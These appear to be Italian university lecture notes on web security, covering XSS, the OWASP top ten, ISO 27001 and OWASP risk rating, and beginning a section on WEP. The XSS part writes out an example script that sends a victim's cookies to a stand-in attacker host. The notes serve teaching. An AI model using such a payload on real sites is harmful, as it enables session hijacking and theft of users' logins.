
Il campo che ci interessa maggiormente è il cookie. Mentre tutti gli altri dati sono di provenienza locale, il cookie sarà stato inviato dal server in una delle precedenti comunicazioni.

Quel cookie è un identificativo unico generato dal server ed associato all'utente (o meglio al suo browser). Tale cookie viene quindi inviato dall'utente al server ad ogni inizio di connessione per essere autenticato senza inserire nuovamente login e password.

Quindi il browser cercherà (quando contatta un certo URL) di associarvi un cookie se disponibile. Per questo scopo il browser dispone di una **tabella di coppie** <URL, cookie>.

La vulnerabilità

Immaginiamo di avere un server web ospitato su un sito. Per accedere è necessario un login, dopodiché, una volta entrati, c'è una semplice scritta "Ciao nomeutente" dove nomeutente è ovviamente il nome dell'utente appena loggato. Il nickname dell'utente lo troveremo facilmente nell'array GET. Dunque questa è la situazione normale:



Introduciamo ora il nostro avversario. Egli avrà inviato una mail con un link fasullo che punta alla pagina preposta a elaborare il login sul Server e avrà come parametri espressi nell'URL uno **script**. Si tratterà quindi di qualcosa del genere (supponendo che la pagina che riceve sul Server si chiami login.php):


```
<a href = "www.Server.it/login.php?password=<script>document.location =
\"http://sitoAvversario.com/ruboCookies?bottino=\"+document.cookie;</script>">
Clicka qui! </a>.
```

Di cosa stiamo parlando? Vediamo che all'inizio l'URL è quello del nostro sito "amico", www.Server.it. Osserviamo però che alla pagina login.php passiamo come parametro password:

```
<script>
      document.location= "http://sitoAvversario.com/ruboCookies.php?
bottino="+document.cookie;
</script>
```

Ovvero un semplicissimo script che non fa altro che caricare una nuova pagina del sito dell'avversario al quale passiamo come parametro "bottino" i cookie del browser per il sito che stiamo chiamando che è, però, Server.it!
Cioè in sostanza spediamo i cookie (eventualmente di accesso) del sito Server.it direttamente all'avversario!

Ci è ora chiaro il motivo del nome di questo attacco: scripting attraverso due siti. Ecco quello che accade:



11) OWASP: le 10 vulnerabilità

Come abbiamo anticipato prima la OWASP foundation si occupa di **sicurezza web** ed è un ente no-profit famoso per, ogni anno, sviluppare la classifica delle 10 più gravi vulnerabilità del web. Due delle 10 vulnerabilità le abbiamo trattate in modo esaustivo nel paragrafo precedente: ora passeremo in rassegna le altre 8.

11.1) Injection

Abbiamo trattato sopra il caso dell'SQL injection. Come sappiamo, in generale il termine "injection" rappresenta una iniezione di codice non atteso.
Oltre al caso esaminato in precedenza abbiamo anche il **buffer overflow**, ovvero si cercano di inviare più dati di quelli contenibili: il problema non sussiste in ambito web.

11.2) Cross Site Scripting (XSS)

Non c'è altro da aggiungere rispetto a quanto detto in precedenza.

11.3) Broken authorization & session management

I due problemi vengono accomunati seppur leggermente differenti.

- **Broken authorization**: l'avversario si autentica sfruttando le credenziali di qualcun altro. Pensiamo ad esempio ad un URL che viene sfruttato per gestire l'autenticazione (contiene un codice univoco legato all'user). In questo caso un utente potrebbe passare il proprio URL ad un'altra persona (magari è l'URL di una offerta particolarmente conveniente) e quindi far sì che il suo interlocutore possa spaccarsi per lui (l'autenticazione è così resa vana).
- **Session management**: la sessione di un utente viene violata da qualcuno. Potrebbe accadere tramite un man in the middle, intercettando i cookie di autenticazione (come visto nell'XSS) oppure molto più semplicemente l'utente lascia la sua sessione aperta in una postazione pubblica (non fa logout).

11.4) Insicure direct object references

In seguito all'autenticazione, chiaramente, è possibile accedere a determinate risorse. Se c'è un problema di insicure direct object references è possibile accedere a quegli oggetti (tramite variabili nell'URL) anche in seguito alla chiusura della sessione che le aveva sbloccate.
Ad esempio www.miosito.com/conto_id=50 deve essere accessibile solo se il proprietario del conto con id = 50 è online ed è il richiedente della pagina.

11.5) Cross site request forgery

Abbiamo qualcosa che potrebbe sembrare XSS.
C'è un utente che sta accedendo ad un portale il quale permette operazioni critiche tramite URL (all'interno di una sessione autenticata), ad esempio: www.miosito.com/bonifico.php?euro=300&conto=25 . A questo punto tramite phishing l'utente clicka su un link fraudolento che apre una pagina (un pop-up qualsiasi) che al suo interno contiene una immagine di dimensione 0 che al posto della src contiene un URL a discrezione dell'avversario. Tale URL sarà diretto a "miosito", ma avrà i parametri debitamente modificati per far sì che il bonifico sia direzionato al conto dell'avversario. Così facendo il pop-up "sfrutta" la sessione dell'altra pagina e quindi permette all'operazione dispositiva contenuta nell'URL di avere effetto.

11.6) Security misconfiguration

Non è sufficiente sfruttare mezzi in grado di proteggere un sistema per essere al sicuro. Bisogna anche configurarli correttamente affinché svolgano il loro mestiere a dovere.
Apache ad esempio permette di default il directory listing, oppure il framework che stiamo usando non è aggiornato ed espone delle vulnerabilità che sono di dominio pubblico.

11.7) Insecure crypthographic storage

I dati memorizzati nel database sono mantenuti in chiaro, le chiavi crittografiche sono deboli rispetto al guessing o agli attacchi di forza bruta. Eventualmente le password potrebbero essere **unsalted** cioè prive di "sale". Quella di salare le password è una tecnica che mira a diminuire il guessing: si concatena un testo casuale alla password di effettuare l'hash di quest'ultima: l'hash verrà persistito sul dabatase con vicino il "sale" cioè il nostro testo casuale (in chiaro).

11.8) Failure to restrict URL access

È una cosa che viene fatta spesso perché magari si è di fretta: si vuole nascondere una risorsa ma renderla accessibile per alcuni utenti, dunque si inventa un URL particolarmente complesso e si mette la risorsa in quella posizione, ad esempio: www.miosito.com/pass1234.html. Inutile dire che esistono sistemi per reperire l'url oltre che il classico guessing. Si noti che questo è un caso più banale (senza variabili) del punto 11.4.

11.9) Insufficient transport layer protection

Il protocollo SSL non è applicato a tutte le pagine (di per sé non è un problema ma si rischia di dimenticare qualche pagina non protetta che invece aveva bisogno del protocollo di sicurezza), i certificati CA sono scaduti o non riconosciuti, il traffico è intercettabile.

11.10) Unvalidated redirects and forwards

Abbiamo dei redirect basati su input (ad esempio un sito di proxy oppure il "Mi sento fortunato" di Google). Tramite un link fraudolento l'utente può essere portato alla pagina del sito che contiene l'input ma poi, irrilevantemente dall'input stesso, viene ridirezionato sul sito malevolo (dell'autore del link).
Lo stesso discorso vale per i forward interni.

11.11) Ulteriori vulnerabilità

- Attacchi DOS
- Insufficiente anti-automazione (CAPTCHA, ecc).
- Metodi di autenticazione particolare per home banking
    - one time password
    - autenticazione con firma elettronica

11.12) Dalle vulnerabilità all'analisi dei rischi

La top ten di OWASP viene sviluppata basandosi su questa tabella:

	Threat agent	Attack vectors	Weakness Prevalence	Weakness Detectability	Tech impact	Business impact
1		easy	common	average	severe	
2		average	very widespread	easy	moderate	
3		average	common	average	severe	
4		easy	common	easy	moderate	
5		average	widespread	easy	moderate	
6		easy	common	easy	moderate	
7		difficult	uncommon	difficult	severe	
8		easy	uncommon	average	moderate	
9		difficult	common	easy	moderate	
10		average	uncommon	easy	moderate	

Chiaramente non è possibile trovare un threat agent né un business impact poiché sono dipendenti dalla situazione in cui ci troviamo. Tutte le altre variabili sono invece definite solamente dal tipo di vulnerabilità. Abbiamo:

- Attack vectors: quanto è facile effettuare un attacco sfruttando quella vulnerabilità.
- Weakness prevalence: quanto è diffusa la vulnerabilità.
- Weakness detectability: quando è facile scoprire la vulnerabilità.
- Tech impact: quali sono gli impatti tecnologici a fronte di un attacco sfruttando quella vulnerabilità.

12) Standard e certificazione ISO 27001

Studieremo due possibili approcci all'analisi dei rischi, uno più orientato alla società e che considera anche aspetti non prettamente tecnici (lo standard ISO 27001) e un'altro invece più tecnico e ristretto all'ambito di una singola applicazione web (la metodologia OWASP).

Il rischio informatico è definito come la **probabilità** che un certo **evento** rilevante per un certo insieme di sistemi ICT (**perimetro**) accada: tale evento avrà un effetto negativo (**impact**) sul business o sui beni di una organizzazione.

Tale rischio sarà quindi considerato più o meno **grave** basandosi su una funzione arbitraria:
gravità del rischio = f(P(evento), Peso(impatto)).


Iniziamo ad esaminare questi concetti dal punto di vista ISO 27001.

12.1) La nascita dello standard

L'ISO 27001 è una norma internazionale nata nel 2005 che prevede il rilascio di una certificazione da parte di un ente accreditato. Funge da "guida" per la gestione del rischio informatico nel contesto di una azienda. Mira perciò alla creazione di **sistema di gestione** come già in altri standard.
Nel caso dell'ISO 27001 parliamo di un **ISMS - Information Security Management System** del quale lo standard si prefigge l'obiettivo di dare i requisiti e le tecniche per mantenerlo. L'approccio adottato è quello per processi.
Lo standard ISO 27001 **è pagamento** ovvero è necessario acquistare la documentazione da seguire per sviluppare un corretto ISMS.

12.2) ISMS e PDCA

L'ISMS è quindi un sistema di gestione della sicurezza mirato all'implementazione di controlli di sicurezza adeguati all'organizzazione ed al perimetro individuato. Possiamo immaginarlo come un enorme funzione che prende come input i **requisiti si sicurezza** (è un concetto più ad alto livello, sviluppato a monte ed indipendente dall'ISMS) e ci restituisce i processi e le azioni necessarie affinché tali requisiti vengano rispettati.
L'ISO 27001 propone un modello PDCA (Plan-Do-Check-Act) per mantenere e migliorare l'ISMS.



Andremo in seguito a definire le quattro fasi nel dettaglio.

12.3) Parole chiave per un ISMS

Prima di parlare dettagliatamente del PCDA è necessario introdurre un po' di terminologia:
- **Asset**: bene o entità che può avere valore per l'organizzazione (un computer, una persona, un'applicazione).
- **Sicurezza delle informazioni**: si vogliono mantenere le informazioni confidenziali ed integre.
- **Controlli**: mezzi per gestire e limitare il rischio (sia tecnici che non - ad esempio chiudere a chiave la sala server).
- **Minacce**: evento possibile con un impatto.

12.4) La fase di plan

La fase di plan è la più impegnativa poiché consiste nell'analisi dei rischi e nello studio dei trattamenti per i rischi individuati (ma non solo). Potremmo pensare che in un'azienda di media dimensione la fase di plan duri due mesi circa.

Definire il perimetro

Dovremo capire che cosa vogliamo proteggere. Perciò:

- Perimetri **fisici** (sedi, ecc.)
- **Anagrafica** degli **asset** (si elencano tutti gli asset)
- Altre **risorse tecnologiche** (reti e servizi esterni)

Definire la politica dell'ISMS

Si vuole delineare una politica che (fra parentesi degli esempi relativi ad una banca):

- Tenga conto dei **principi** strategici **generali** (la protezione dei danari degli utenti)
- Tenga conto degli **obblighi contrattuali** e dei vincoli specifici dell'organizzazione rispetto al perimetro (obblighi che vengono imposti alla banca, ad esempio la privacy)
- Si integri con la **precedente gestione** dei **rischi**, tecnici e non (se l'operatore sbaglia a scrivere la cifra di un bonifico oppure se si comprano titoli greci mettendo la banca in difficoltà)
- Definisca i criteri per la valutazione dei rischi

Analizzare e valutare il rischio

- Si identificano gli **asset** ed i loro responsabili
- Si identificano le **minacce**
- Si esaminano le **contromisure già esistenti** all'interno del sistema
- Si elencano le **vulnerabilità** sfruttabili dalle minacce sopra trovate
- Si stilano le tipologie di conseguenze degli incidenti (**impatti**)
    - Trovando la probabilità P che un certo incidente accada
    - Valutando il **livello di rischio** cioè rischio **f = (P, impatto)**

Trattare il rischio

Il rischio si può trattare in tre modi diversi:

- Si applicano **ulteriori controlli** basati su quanto scoperto nella fase precedente (l'ISO 27001 suggerisce una lista di controlli, tale lista fa parte dello standard)
- Si inserisce il rischio in una lista di rischi "**accettati**" (evidentemente l'analisi ha evidenziato che il rischio è poco grave oppure che è troppo costoso applicare un controllo per quel rischio)
- Il rischio è **trasferito** (ad esempio si stipula un'assicurazione)

Una volta conclusa questa fase sarà necessario valutare il rischio residuo ripetendo il punto precedente, ovvero si capisce quanto le nuove misure siano state utili.

Ottenere l'approvazione della direzione

Giacché il lavoro di analisi viene affidato a tecnici che non hanno reale potere decisionale all'interno della azienda, quanto fatto fino a questo punto deve essere sottoposto ad un legale della direzione che **accetti** il **rischio residuo** e che convalidi la scelta dei **controlli selezionati** nelle fasi precedenti.

Redigere lo statement of applicability
Vengono elencati:
- La **politica** dell'ISMS
- I **controlli pre-esistenti** nel sistema
- I **controlli aggiuntivi** selezionati dalle fasi precedenti
- **Selezione** dei **controlli** che verranno effettivamente attuati e delle tempistiche di attuazione, motivando tali scelte basandosi sulla politica dell'ISMS allegata.

12.5) La fase di do

Non abbiamo ancora fatto niente di pratico! Nella fase di do si procede con l'implementazione di quanto definito nella fase di plan.
- Definire un piano di implementazione
- Realizzare i controlli selezionati
- Misurare l'efficacia dei controlli realizzati
- Attuare un piano di formazione
- Gestire l'operatività dei controlli e la loro e la loro manutenzione ed evoluzione ordinaria

12.6) La fase di check

Chiaramente è necessario vedere se quanto appena implementato funziona secondo quanto stabilito in precedenza e se i livelli di rischio sono davvero diminuiti oppure no. Questa fase è a "lungo termine", quasi passiva.

Monitoraggio per rilevare problemi
- Rilevare errori nei sistemi informatici ed in particolare in quelli modificati dai controlli implementati
- Identificare gli incidenti di sicurezza (ad esempio un filtro per input butta via anche stringhe buone)
- Verificare se le azioni intraprese per risolvere un incidente sono state efficaci

Riesame proattivo
Si effettuano:
- Audit di sicurezza (si prova a violare il proprio sistema)
- Si misura l'efficacia dei controlli
- Si verifica l'attuazione dei requisiti di sicurezza contenuti nelle politiche

Anche questa volta, si effettua una valutazione dei rischi residui (ma non si modifica nulla! È solo un analisi teorica!).

12.7) La fase di act

Sulla base di quanto scoperto nel check si apportano i miglioramenti necessari all'ISMS. Dopodiché si verifica che tali miglioramenti siano efficaci (anche qui, senza fare nulla).

Dopo qualche anno si renderà necessario ripetere da capo tutte le fasi poiché i sistemi cambiano così come il mondo dell'informatica.

12.8) Ottenere la certificazione

Una volta sviluppato il proprio ISMS bisogna comunicare con un **organismo di certificazione**, fornire il proprio statement of applicability ed illustrare l'ISMS e solo a questo punto si potrà ottenere la certificazione.
Gli organismi di certificazione sono a loro volta governati da un ente unico: **Accredia**.
La certificazione è a pagamento.

13) La metodologia OWASP

Torniamo a parlare di OWASP per illustrare la sua metodologia: questa è applicabile nell'ambito di una singola applicazione ed è una vera e propria "todo list" da seguire per effettuare l'analisi dei rischi di una certa web application.

13.1) Gravità, probabilità ed impatto

Anche la metodologia OWASP ha alcuni principi base dai quali riusciamo a trarre un'analisi dei rischi. Ad ogni rischio assoceremo una gravità che sarà calcolata in base alla probabilità che una certa vulnerabilità venga sfruttata ed all'impatto che questo può avere. L'impatto a sua volta sarà calcolato in base all'impatto tecnologico e quello del business mentre la probabilità sarà calcolata basandosi sull'agente che compie la minaccia e la vulnerabilità che fa sì che la minaccia sussista. Avremo pertanto tre funzioni:

- **Gravità del rischio** = f(probabilità, impatto)
- **Probabilità** = g(agente della minaccia, vulnerabilità)
- **Impatto** = h(impatto tecnologico, impatto di business)

13.2) La metodologia OWASP in 5 step

Andiamo ora a capire come valutare numericamente i quattro ingredienti fondamentali:
- L'agente della minaccia
- La vulnerabilità
- L'impatto tecnologico
- L'impatto di business

Questi ingredienti sono valutabili grazie a 5 step che vanno ripetuti per ogni rischio rinvenuto:
- Identificare il rischio
- Valutare la probabilità (*agente e vulnerabilità vengono valutati*)
- Valutare l'impatto (*impatto tecnologico e impatto del business vengono valutati*)
- Calcolare la gravità
- Decidere le contromisure

13.2) Step 1: identificare il rischio

Il rischio viene identificato capendo prima di tutto il **tipo di minaccia** (accesso ad un dispositivo, ecc.), dopodiché si stilano gli **agenti della minaccia**, la **vulnerabilità** coinvolta e l'**impatto di business/tecnologico** correlato.
In questa fase ci si limita ad identificare queste componenti le quali verranno valutate numericamente nei due step successivi.

13.3) Step 2: valutare la probabilità

Si considerano due macro concetti (l'agente e la vulnerabilità) ognuno dei quali esplicitato in diversi punti. Ogni punto ha un valore che varia da 0 a 9 con "preoccupazione" crescente. Una volta ottenuti i valori per ogni punto, si effettua la media e si ottiene così il valore per il macro concetto. Dopodiché le due medie dei macro concetti vengono a loro volta combinate con una media per ottenere il valore della probabilità.

L'agente della minaccia

L'**agente** viene valutato in base a (sotto ogni criterio alcuni esempi di valutazione/punteggio):

- **Livello** di **competenza** necessario
    - security skills (1)
    - networking/programming (3)
    - advanced computer using (4)
    - some tech skills (6)
    - no tech skills (9)
- **Movente**
    - Economico, nessun guadagno (1)
    - Economico, guadagno possibile (4)
    - Economico, guadagno elevato (9)
- **Opportunità** (di quante risorse si necessita per effettuare l'attacco)
    - Accesso completo (0)
    - Accesso specifico (4)
    - Qualche accesso (7)
    - Nessun accesso (9)
- **Dimensioni** (quanti agenti di questo tipo esistono)
    - Sviluppatori, amministratori di sistema (2)
    - Utenti intranet (4)
    - Partner (5)
    - Utenti autenticati (6)
    - Utenti Internet (9)

La vulnerabilità coinvolta

La **vulnerabilità** viene valutata in base a:

- Quanto è **facile scoprirla**
    - Praticamente impossibile (1)
    - Difficile (3)
    - Facile (7)
    - Automatica con tool (9)
- Quanto è **facile sfruttarla**
    - Praticamente impossibile (1)
    - Difficile (3)
    - Facile (7)
    - Automatica con tool (9)
- **Conoscenza** della vulnerabilità da **parte degli agenti**:
    - Sconosciuta (1)
    - Nascosta (4)
    - Ovvia (6)
    - Pubblica (9)
- Facilità di **rilevamento** dell'**attacco** (da parte nostra!)
    - Programmato nell'applicazione (1)
    - In log e analizzato (3)
    - In log (8)
    - No log (9)

13.4) Step 3: valutare l'impatto

Anche qui si considerano due macro concetti (l'impatto tecnologico e l'impatto sul business) ognuno dei quali esplicitato in diversi punti. Ogni punto ha un valore che varia da 0 a 9 con "preoccupazione" crescente. Una volta ottenuti i valori per ogni punto, si effettua la media e si ottiene così il valore per il macro concetto. Dopodiché le due medie dei macro concetti vengono a loro volta combinate con una media per ottenere il valore dell'impatto.

Impatto tecnologico

L'**impatto tecnologico** viene valutato in base a (sotto ogni criterio alcuni esempi di valutazione/punteggio):

- Perdita di **confidenzialità**:
    - Pochi dati non rilevanti (2)
    - Pochi dati rilevanti (6)
    - Molti dati non rilevanti (6)
    - Molti dati rilevanti (7)
    - Tutti i dati (9)
- Perdita di **integrità dei dati**:
    - Pochi dati poco modificati (2)
    - Pochi dati molto modificati (3)
    - Molti dati poco cambiati (5)
    - Molti dati molto cambiati (7)
    - Tutti i dati modificabili (9)
- Mancata **disponibilità del servizio**:
    - Pochi servizi secondari (1)
    - Pochi servizi primari (5)
    - Molti servizi secondari (5)
    - Molti servizi primari (7)
    - Tutti i servizi (9)
- Mancata **tracciabilità rispetto ai responsabili**:
    - Tracciabilità completa (1)
    - Possibile tracciabilità (7)
    - Anonimato totale (9)

Impatto di business

L'**impatto di business** viene valutato in base a (sotto ogni criterio alcuni esempi di valutazione/punteggio):

- Entità del **danno finanziario**:
    - Meno del costo di eliminare la vulnerabilità (1)
    - Non significativo rispetto all'utile annuo (3)
    - Significativo rispetto all'utile annuo (7)
    - Bancarotta (9)
- **Danno di immagine**:
    - Minimo (1)
    - Perdita di clienti importanti (4)
    - Perdita del *goodwill* (5)
    - Brand damage (9)
- **Mancata rispondenza a leggi**:
    - Violazione minore (2)
    - Violazione evidente (5)
    - Violazione di profilo elevato (7)

- **Violazione della privacy** (in termini di numero di persone coinvolte)
    - Una persona (3)
    - Centinaia di persone (5)
    - Migliaia di persone (7)
    - Milioni di persone (9)

13.5) Step 4: calcolare la gravità (livello di rischio)

Grazie allo step 2 abbiamo la probabilità e grazie allo step 3 abbiamo l'impatto. Non resta che combinarli in qualche modo per ottenere un valore simbolico che attribuisca la gravità.

Traduciamo i due valori di probabilità ed impatto che vanno da 0 a 9 in qualcosa di più "leggibile" grazie a tre categorie:
- Low {0, 1, 2}
- Average {3, 4, 5}
- High {6, 7, 8, 9}

A questo punto sfruttiamo questa tabella (sempre fornita da OWASP):

Risk level		**Probabilità**		
		Low	**Average**	**High**
Impatto	**High**	Average	High	Critical
	Average	Low	Average	High
	Low	No risk	Low	Average

13.6) Step 5: Decidere le contromisure

Basandoci sulla gravità che abbiamo appena trovato, decidiamo delle contromisure.
A questo punto, supponendo di aver esaminato un po' di rischi, avremo una tabella del genere:

Risk ID	Diffusione agente	Importanza vulnerabilità	Impatto tecnologico	Impatto di business	Livello di rischio	Contromisura
1						
2						
...						
i	4	6	8	4	high	....

13.7) Un esempio di analisi: il bonifico non autorizzato

Vediamo ora un esempio completo di analisi così da avere un'idea più chiara dell'intero processo.

- [**Step 1**] identificare il rischio: *bonifico non autorizzato tramite Cross Site Request Forgery*

- [**Step 2**] valutare la **probabilità**:
  - **Agente** della minaccia:
    - Livello di competenza necessario: *(4)*
    - Movente: *(9)* [si suppone la banca non abbia un limite imposto sulla cifra dei bonifici]
    - Opportunità: *(4)* [si deve entrare nella sessione dell'utente]
    - Dimensioni: *(9)* [è sufficiente essere utenti internet]
  - **Vulnerabilità**:
    - Quanto è facile scoprirla: *(5)* [si deve essere utenti della banca per conoscere come lavora]
    - Quanto è facile sfruttarla: *(6)* [l'utente deve cadere in un attacco di phishing]
    - Conoscenza della vulnerabilità da parte degli agenti: *(5)*
    - Facilità di rilevamento dell'attacco: *(2)* [si suppone l'uso di log analizzati e comunque l'utente si farà sentire quando si renderà conto che mancano dei soldi sul conto]
  - Otteniamo una media per l'agente: 6,5 e una media per la vulnerabilità 4,5 e quindi una media per la **probabilità**: **5,5**.

- [**Step 3**] valutare l'**impatto**:
  - **Impatto tecnologico**:
    - Perdita di confidenzialità: *(2)* [non vengono presi dati se non il numero di conto della vittima]
    - Perdita di integrità dei dati: (*3*) [viene modificato solo il conto della vittima e dell'avversario]
    - Mancata disponibilità del servizio: *(0) [*il servizio non viene intaccato]
    - Mancata tracciabilità rispetto ai responsabili: *(1)* [il conto su cui avviene il bonifico è rintracciabile]
  - **Impatto di business**:
    - Entità del danno finanziario: *(5)* [non sono presenti limiti sulla cifra del bonifico]
    - Danno di immagine: *(9)* [la banca verrà considerata non affidabile
    - Mancata rispondenza a leggi: *(5)*
    - Violazione della privacy: *(3)* [una persona]
  - Otteniamo una media per l'impatto tecnologico: 1,5 e una media per l'impatto di business 5,5 e quindi una media per la **impatto**: **3,5**.

- [**Step 4**] valutare la **gravità**: *arrotondando per eccesso abbiamo probabilità High e impatto Average: gravità* ***High***

- [**Step 5**] decidere le contromisure: *disabilitare operazioni dispositive via URL e senza autenticazione*

Risk ID	Diffusione agente	Importanza vulnerabilità	Impatto tecnologico	Impatto di business	Livello di rischio	Contromisura
...						
i	6,5	4,5	1,5	5,5	high	disabilitare operazioni dispositive via URL e senza autenticazione

14) La protezione wireless: WEP e WPA

Parliamo ora di un problema di fondamentale importanza: con lo sviluppo massivo di reti senza fili la protezione della comunicazione via wireless si è resa sempre più importante.

La situazione è quella in cui abbiamo una rete cablata all'interno di un edificio (che quindi dispone di una protezione fisica) ma che ha anche connesso un access point che permette la connessione wireless. Il range di azione del wireless, però, supera le pareti fisiche dell'edificio e giacché con l'uso del wireless le comunicazioni sono broadcast **è possibile intercettare i frame trovandosi fuori dall'edificio**.


14.1) L'idea dei progettisti delle reti: WEP

Già durante la fase di progettazione delle reti wireless ci si è posti il problema della sicurezza della trasmissione. Il protocollo che risponde alla necessità di protezione che è stato inventato si chiama WEP: tale protocollo è **pensato bene** ma **implementato male**.
Esaminiamo quindi questo protocollo per evidenziarne i punti deboli (poi risolti successivamente dal protocollo WPA).

L'idea è sempre la stessa, autenticare e cifrare il traffico a livello datalink (gli access point sono apparecchi propri di questi livelli). Quindi il nostro messaggio M verrà inviato cifrato da un E_K con chiave simmetrica K (inserita manualmente sul computer, la password del wi-fi) e poi corredato un di un MAC.
Ma purtroppo i progettisti del protocollo WEP non erano esperti di sicurezza e quindi al posto del MAC hanno adoperato un CRC, che, come sappiamo, non ci garantisce l'autenticazione: lo dimostreremo in seguito.

Come funziona WEP

In input abbiamo il messaggio M, un vettore di inizializzazione V e una certa chiave simmetrica K.



